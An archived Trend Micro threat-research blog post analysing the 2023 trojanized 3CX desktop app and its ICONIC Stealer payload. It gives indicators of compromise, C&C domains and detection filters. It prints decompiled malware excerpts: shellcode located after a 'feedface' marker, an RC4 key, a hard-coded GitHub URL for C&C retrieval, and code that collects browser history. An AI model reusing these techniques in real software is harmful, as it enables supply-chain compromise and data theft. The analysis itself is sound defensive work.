Information on Attacks Involving 3CX Desktop App

By By: Trend Micro Research Mar 30, 2023 Read time: 7 min (1870 words)

Published: 2023-03-30 · Archived: 2026-04-05 14:08:37 UTC

Malware

Preventing and Detecting Attacks Involving 3CX Desktop App

In this blog entry, we provide technical details and analysis on the 3CX attacks as they happen. We also discuss available solutions which security teams can maximize for early detection and mitigate the impact of 3CX attacks.

Updated on:

- *April 5, 2:39 a.m. EDT: We added Windows, Mac, and network commands to the Trend Micro Vision One™ guide in the linked PDF.*
- *April 4, 3:29 a.m. EDT: We added Trend Micro XDR filters to the solutions.*
- *April 3, 2:33 a.m. EDT: We added details on* d3dcompiler_47.dll*'s abuse of CVE-2013-3900 to make it appear legitimately signed.*
- *April 1, 1:50 a.m. EDT: We added a guide on how Vision One can be used to search for potential threats associated with the 3CX desktop app.*
- *March 31, 11:07 p.m. EDT: We added technical details, an analysis of the info-stealer payload, and information on Trend Micro XDR capabilities for investigating and mitigating risks associated with the 3CX desktop app.*
- *March 31, 3:00 a.m. EDT: We added the execution flow diagram, a link to Trend Micro support page, and a list of Mac IOCs and detection names.*
-

In late March 2023, security researchers revealed that threat actors abused a popular business communication software from 3CX — in particular, the reports mention that a version of the 3CX VoIP (Voice over Internet Protocol) desktop client was being employed to target 3CX's customers as part of an attack.

On its forums, 3CX has posted an update that recommends uninstalling the desktop app and using the Progressive Web App (PWA) client instead. The company also mentioned that they are working on an update to the desktop app.

For a more comprehensive scope of protection against possible attacks associated with the 3CX Desktop App, the Trend Micro XDR platform can help organizations mitigate the impact by collecting and analyzing extensive activity data from various sources. By applying XDR analytics to the data gathered from its native products, Trend Micro XDR generates correlated and actionable alerts.

Trend Micro customers can also take advantage of Trend Micro Vision One™ to search for and monitor potential threats associated with the 3CX Desktop App, and to better understand observed attack vectors. For more information on how to utilize Trend Micro Vision One features, you may download the PDF guide here.

Additional guidance for Trend Micro customers including help with protection and detection can be found on our support page.

What is the compromised application?

The 3CX app is a private automatic branch exchange (PABX) software that provides several communication functions for its users, including video conferencing, live chat, and call management. The app is available on most major operating systems, including Windows, macOS, and Linux. Additionally, the client is available as a mobile application for both Android and iOS devices, while a Chrome extension and the PWA version of the client allow users to access the software through their browsers.

The issue was said to be limited to the Electron (non-web versions) of their Windows package (versions 18.12.407 and 18.12.416) and macOS clients (versions 18.11.1213, 18.12.402, 18.12.407 and 18.12.416).


According to the company’s website, more than 600,000 businesses and over 12 million daily users around the world use 3CX's VoIP IPBX software.

How does the attack work?

The attack is reportedly a multi-stage chain in which the initial step involves a compromised version of the 3CX desktop app. Based on initial analysis, the MSI package (detected by Trend Micro as Trojan.Win64.DEEFFACE.A and Trojan.Win64.DEEFFACE.SMA) is the one that is compromised with possible trojanized DLLs, since the .exe file has the same name.

The infection chain begins with *3CXDesktopApp.exe* loading *ffmpeg.dll* (detected as Trojan.Win64.DEEFFACE.A andTrojan.Win64.DEEFFACE.SMA). Next, *ffmpeg.dll* reads and decrypts the encrypted code from *d3dcompiler_47.dll* (detected as Trojan.Win64.DEEFFACE.A and Trojan.Wind64.DEEFFACE.SMD3D).

The decrypted code seems to be the backdoor payload that tries to access the IconStorages GiHub page to access an ICO file (detected as Trojan.Win32.DEEFFACE.ICO) containing the encrypted C&C server that the backdoor connects to in order to retrieve the possible final payload. In addition, *d3dcompiler_47.dll* also abuses CVE-2013-3900open on a new tab to make it appear that it is legitimately signed.



open on a new tab

Figure 1. The detailed execution flow and Trend Micro detections of the malicious files. The MSI installer contains the .exe and two .dll files. The main source of the detection in the MSI installer is "ffmpeg.dll," which is the trojanized DLL.

As part of its attack routine, it contacts the servers noted in the list of indicators of compromise (IOCs) at the end of this blog entry. These domains are blocked by the Trend Micro Web Reputation Services (WRS).

Upon execution, the MSI package installer will drop the following files that are related to malicious behavior. Trend Micro Smart Scan Pattern (cloud-based) TBL 21474.300.40 can detect these files as Trojan.Win64.DEEFFACE.A.

- ***3CXDesktopApp.exe*: A normal file that is abused to load the trojanized DLL**
- ***ffmpeg.dll*: A trojanized DLL used to read, load, and execute a malicious shellcode from *d3dcompiler_47.dll***
- ***d3dcompiler_47.dll*: A DLL appended with an encrypted shellcode after the *fe ed fa ce* hex string**

Some conditions are necessary for execution. For example, the sleep timestamp varies depending on the following conditions: First, it checks if the manifest file is present, as well as if it is using a specified date. If the file is not present or if it is using the specified date, the timestamp will generate a random number and use the formula *rand() % 1800000 + current date + 604800* (604,800 is seven days). After the date is computed, the malware will continue its routine.

Upon execution of *3CXDesktopApp.exe*, *ffmpeg.dll*, which seems to be a trojanized or patched DLL, will be loaded. It will still contain its normal functionalities, but it will have an added malicious function that reads *d3dcompiler_47.dll* to locate an encrypted shellcode after the *fe ed fa ce* hex strings.

```
if ( v3 )
{
  wmemcpy(v3, "d3dcompiler_47", 14);
  *(_QWORD *)(v3 + 30) = '1\01\0d';
}
else
{
  *(_DWORD *)sub_1800CDD94() = 22;
  invalid_parameter_noinfo();
}
v0 = 0;
v4 = CreateFileW((LPCWSTR)Filename, 0x80
```

```
while ( v10[v13] != (char)0xFE
     || v12[v13 - 2] != (char)0xED
     || v12[v13 - 1] != (char)0xFA
     || v12[v13] != (char)0xCE )
{
  if ( v9 == ++v13 )
    goto LABEL_30;
}
```

Figure 2. Reading "d3dcompiler_47.dll" and locating the “fe ed fa ce” hex string

Upon decryption of the malicious shellcode using RC4 with the key, *3jB(2bsG#@c7*, the shellcode will then try to access the GitHub repository that houses the ICO files containing the encrypted C&C strings that use Base64 encoding and AES + GCM encryption at the end of the image.

These B64 strings seem to be C&C domains that the shellcode tries to connect to for downloading other possible payloads. However, we were unable to confirm the exact nature of these payloads since the GitHub repository (*raw.githubusercontent[.]com/IconStorages/images/main/*) had already been taken down at the time of this writing. Note that the process exits when the page is inaccessible.

```
for ( i = rand() % 15 + 1; ; i = 0 )
{
  v18 = 0;
  hMem = 0i64;
  sub_180011DC0(Buffer, (wchar_t *)L"https://raw.githubusercontent.com/IconStorages/images/main/icon%d.ico");
  *v7 = a1;
  v7[1] = Buffer;
```

Figure 3. Code snippet showing the hard-coded GitHub repository




Figure 4. An ICO file from the GitHub repository

The above description applies to the Windows version. The behaviour of the Mac version is broadly similar, although it only uses a subset of the Windows C&C domains.

Info-stealer payload analysis

Based on our ongoing analysis of attacks on 3CX and the behaviors observed, the following section details what we know so far about the payload's attack vector.

Payloads in investigated 3CX attacks are detected as TrojanSpy.Win64.ICONICSTEALER.THCCABC. Upon analysis of the payload named ICONIC Stealer, we discovered that if it is executed using *regsvr32.exe* as the DLL loader, it will display the following system error:




Figure 5. Error displayed upon executing the sample using "regsvr32.exe"

Meanwhile, if *rundll32.exe* is used as the DLL loader, it encounters a WerFault error and displays the following pop-up message:




Figure 6. Error displayed if "rundll32.exe" is used as the DLL loader

This indicates that the sample must be loaded by a specific application to proceed to its malicious routine.

ICONIC Stealer then checks for a file named *config.json* under the folder "3CXDesktopApp."

```
42  libraryW = LoadLibraryW(L"Ntdll.dll");        // It loads Ntdll.dll library to retrieve the address of "RtlGetVersion"
43  ProcAddress = GetProcAddress(libraryW, "RtlGetVersion");// It uses RtlGetVersion to retrieve information about the current running operating system of the machine.
44  (ProcAddress)(v24);
45  isReadModeEnabled = LocalAlloc(0x40u, 0x1F8482ui64);
46  *&::lido.Data1 = isReadModeEnabled;
47  if ( !isReadModeEnabled )
48    return GetLastError();
49  sub_1800045C0(pszPath, 0, 0x20Au164);
50  SHGetFolderPathW(0i64, 26, 0i64, 0, pszPath);
51  sub_180007930(pszPath, 261i64, L"\\3CXDesktopApp\\config.json");// It loads a configuration file named config.json under a folder 3CXDesktopApp
52  v22 = 0i64;
53  sub_180007034(&v22, pszPath, L"rb");
54  customBufferValue = -1i64;
```

Figure 7. Checking for "config.json"

ICONIC Stealer was then observed to steal the following system information:

- HostName
- DomainName
- OsVersion

The gathered data will then be converted into a text-string format.




Figure 8. Converting gathered data into a text-string format

ICONIC Stealer then proceeds to its last behavior, which steals browser data. It uses the function shown in Figure 9 to traverse the infected system using predefined directories related to the browser's history and other browser-related information.

```
sub_1800D36B0(
  (v3 + 2 * v6),
  *a3 - v9,
  L"\n******************************** %s ****************************\n\n",
  off_180113040[v10]);
sub_1800D45C0(pszPath, 0, 0x208ui64);
if ( SHGetFolderPathW(0i64, 40, 0i64, 0, pszPath) >= 0 )
{
  sub_1800D45C0(FileName, 0, 0x208ui64);
  sub_1800D45C0(ExistingFileName, 0, 0x208ui64);
  sub_1800D2DC0(FileName, L"%s\\%s\\*.*", pszPath, off_180113000[v10]);
  FirstFileW = FindFirstFileW(FileName, &FindFileData);
  if ( FirstFileW != -1i64 )
  {
    do
    {
      if ( sub_1800D7AF8(FindFileData.cFileName, L".") )
      {
        if ( sub_1800D7AF8(FindFileData.cFileName, L"..") )
        {
          if ( (FindFileData.dwFileAttributes & 0x10) != 0 )
          {
            sub_1800D2DC0(
              ExistingFileName,
              L"%s\\%s\\%s\\%s",
              pszPath,
              off_180113000[v10],
              FindFileData.cFileName,
              off_180113020[v10]);
            if ( !waccess_s(ExistingFileName, 0) )
            {
              v8 = sub_1800D33D0(ExistingFileName, v4, a2, a3);
              if ( !v8 )
                break;
            }
          }
        }
      }
    }
    while ( FindNextFileW(FirstFileW, &FindFileData) );
    FindClose(FirstFileW);
  }
}
return v8;
```

Figure 9. Function for traversing the infected system

The following figure shows a list of predefined strings:

```
.data:0000000180113000 off_180113000   dq offset aAppdataLocalGo ; "AppData\\Local\\Google\\Chrome\\User Da"...
.data:0000000180113008                 dq offset aAppdataLocalMi ; "AppData\\Local\\Microsoft\\Edge\\User D"...
.data:0000000180113010                 dq offset aAppdataLocalBr ; "AppData\\Local\\BraveSoftware\\Brave-Br"...
.data:0000000180113018                 dq offset aAppdataRoaming ; "AppData\\Roaming\\Mozilla\\Firefox\\Pro"...
.data:0000000180113020 off_180113020   dq offset aHistory       ; "History"
.data:0000000180113028                 dq offset aHistory       ; "History"
.data:0000000180113030                 dq offset aHistory       ; "History"
.data:0000000180113038                 dq offset aPlacesSqlite ; "places.sqlite"
.data:0000000180113040 off_180113040   dq offset aChrome        ; DATA XREF: TRAVERSAL_OF_BROWSER_DATA_1800D3190+24to
.data:0000000180113040                                           ; "Chrome"
.data:0000000180113048                 dq offset aEdge          ; "Edge"
.data:0000000180113050                 dq offset aBrave         ; "Brave"
.data:0000000180113058                 dq offset aFirefox       ; "Firefox"
```

Figure 10. List of predefined strings

The system directories on the following list compose the targets identified in the partial analysis of the ICONIC Stealer's behavior. More information will be provided as this blog is updated.

- AppData\Local\Google\Chrome\User Data
-
- AppData\Local\Microsoft\Edge\User Data
-
- AppData\Local\BraveSoftware\Brave-Browser\User Data
-
- AppData\Roaming\Mozilla\Firefox\Profiles

Browser	**Target information**
Chrome	History
Edge	History
Brave	History
Firefox	*places.sqlite*

Table 1. The targeted section of each browser. Note that "places.sqlite" stores the annotations, bookmarks, favorite icons, input history, keywords, and the browsing history of visited pages for Mozilla Firefox.

ICONIC Stealer was also found with the capability to limit the retrieved data to the first five hundred entries to ensure that the most recent browser activity is the data that is retrieved:

```
.data:0000000180113060                                           ; "SELECT url, title FROM urls ORDER BY id"...
.data:0000000180113068                 dq offset aSelectUrlTitle ; "SELECT url, title FROM urls ORDER BY id"...
.data:0000000180113070                 dq offset aSelectUrlTitle ; "SELECT url, title FROM urls ORDER BY id"...
.data:0000000180113078                 dq offset aSelectUrlTitle_0 ; "SELECT url, title FROM moz_places ORDER"...
```

Figure 11. Limiting data to the first 500 entries

"UTF-16LE", 'SELECT url, title FROM urls ORDER BY id DESC LIMIT

"UTF-16LE", '500',0

"UTF-16LE", 'SELECT url, title FROM moz_places ORDER BY id DESC

"UTF-16LE", 'LIMIT 500',0

```
118 LABEL_15:                                           // stealing of browser data
119   for ( i = 0; i < 4; ++i )
120     TRAVERSAL_OF_BROWSER_DATA_1800D3190(i, rclsid, &v21);
121   while ( *(*&rclsid->Data1 + 2 * customBufferValue++ + 2) != 0 )
122     ;
123   result = 0;
124   riid->Data1 = 2 * customBufferValue + 2;
125   return result;
126 }
```

Figure 12. Retrieved results stored on an allocated buffer

The gathered data will be passed to the main loader module to POST then back to the C&C server embedded in the main module.

What is its potential impact?

Due to its widespread use and its importance in an organization's communication system, threat actors can cause major damage (for example, by monitoring or rerouting both internal and external communication) to businesses that use this software.

What can organizations do about it?

Organizations that are potentially affected should stop using the vulnerable version if possible and apply the patches or mitigation workarounds if these are available. IT and security teams should also scan for confirmed compromised binaries and builds and monitor for anomalous behavior in 3CX processes, with a particular focus on C&C traffic.

Meanwhile, enabling behavioral monitoring in security products can help detect the presence of the attack within the system.

Indicators of Compromise (IOCs)

SHA256	**File name / details**	**Detection name**
dde033480755127962413 89dfea5560c20a3d2a2eac95c894e7bbed5e85a0acc Installer: aa124a4b4df12b34e74ee7f6c683b2ebec4ce9a8edcf9be345823b4fdcf5d868	3cxdesktopapp-18.12.407.msi (Windows)	Trojan.Win64.DEEFFACE.A
fad482ded2e25ce9e1dd3d3ecc3227af714bdfbbde04347dbc1b21d6a3670405 Installer: 59e1edf4d82fae4978e97512b0331b7eb21dd4b838b850ba46794d9c7a2c0983	(Windows)	Trojan.Win64.DEEFFACE.A
c485674ee63ec8d4e8fde9800788175a8b02d3f9416d0e763360fff7f8eb4e02	ffmpeg.dll	Trojan.Win64.DEEFFACE.A
7986bbaee8940da11ce089383521ab420c443ab7b15ed42aed91fd31ce833896	ffmpeg.dll	Trojan.Win64.DEEFFACE.A
11be1803e2e307b647a8a7e02d128335c448ff741bf06bf52b332e0bbf423b03	d3dcompiler.dll	Trojan.Win64.DEEFFACE.A
4e08e4ffc699e0a1de4a5225a0b4920933fbb9cf123cde33e1674fde6d61444f		Trojan.Win32.DEEFFACE.ICO
8ab3a5eaaf8c296080fadf56b265194681d7da5da7c02562953a4cb60e147423	Stealer	TrojanSpy.Win64.ICONICSTEAL

Here is the list of IOCs for Mac users:

SHA256	**File name**	**Detection name**
5a017652531eebfcef7011c37a04f11621d89084f8f9507201f071ce359bea3f	3CX Desktop App-darwin-x64-18.11.1213.zip	Trojan.MacOS.FAKE3L3CTRON.A
5407cda7d3a75e7b1e030b1f33337a56f293578ffa8b3ae19c671051ed314290	3CXDesktopApp-18.11.1213.dmg	Trojan.MacOS.FAKE3L3CTRON.A
fee4f9dabc094df24d83ec1a8c4e4ff573e5d9973caa676f58086c99561382d7	libffmpeg.dylib	Trojan.MacOS.FAKE3L3CTRON.A
5009c7d1590c1f8c05827122172583ddf924c53b55a46826abf66da46725505a	child macho file of libffmpeg.dylib	Trojan.MacOS.FAKE3L3CTRON.A
e6bbc33815b9f20b0cf832d7401dd893fbc467c800728b5891336706da0dbcec	3CXDesktopApp-18.12.416.dmg	Trojan.MacOS.FAKE3L3CTRON.A
a64fa9f1c76457ecc58402142a8728ce34ccba378c17318b3340083eeb7acc67	libffmpeg.dylib	Trojan.MacOS.FAKE3L3CTRON.A
87c5d0c93b80acf61d24e7aaf0faae231ab507ca45483ad3d441b5d1acebc43c	child macho file of libffmpeg.dylib	Trojan.MacOS.FAKE3L3CTRON.A

The following domains are blocked by Trend Micro Web Reputation Services (WRS)

- **akamaicontainer[.]com**
- **akamaitechcloudservices[.]com**

- **azuredeploystore[.]com**
- **azureonlinecloud[.]com**
- **azureonlinestorage[.]com**
- **dunamistrd[.]com**
- **glcloudservice[.]com**
- **journalide[.]org**
- **msedgepackageinfo[.]com**
- **msstorageazure[.]com**
- **msstorageboxes[.]com**
- **officeaddons[.]com**
- **officestoragebox[.]com**
- **pbxcloudeservices[.]com**
- **pbxphonenetwork[.]com**
- **pbxsources[.]com**
- **qwepoi123098[.]com**
- **sbmsa[.]wiki**
- **sourceslabs[.]com**
- **visualstudiofactory[.]com**
- **zacharryblogs[.]com**

Trend Micro XDR uses the following filters to protect customers from 3CX-related attacks:

Filter	ID	OS
Compromised 3CX Application File Indicators	F6669	macOS, Windows
DLL Sideloading of 3CX Application	F6668	Windows
Web Reputation Services Detection for Compromised 3CX Application	F6670	macOS, Windows
Suspicious Web Access of Possible Compromised 3CX Application	F6673	Windows
Suspicious DNS Query of Possible Compromised 3CX Application	F6672	Windows

Trend Micro Malware Detection Patterns for Endpoint, Servers (Apex One, Worry-Free Business Security Services, Worry-Free Business Security Standard/Advanced, Deep Security with anti-malware, among others), Mail, and Gateway (Cloud App Security, ScanMail for Exchange, IMSVA):

- Starting with Trend Micro Smart Scan Pattern (cloud-based) TBL 21474.200.40, known trojanized versions of this application are being detected as Trojan Win64.DEEFFACE.A.
- The Mac version of this threat is detected as Trojan.MacOS.FAKE3L3CTRON.A.

Tags
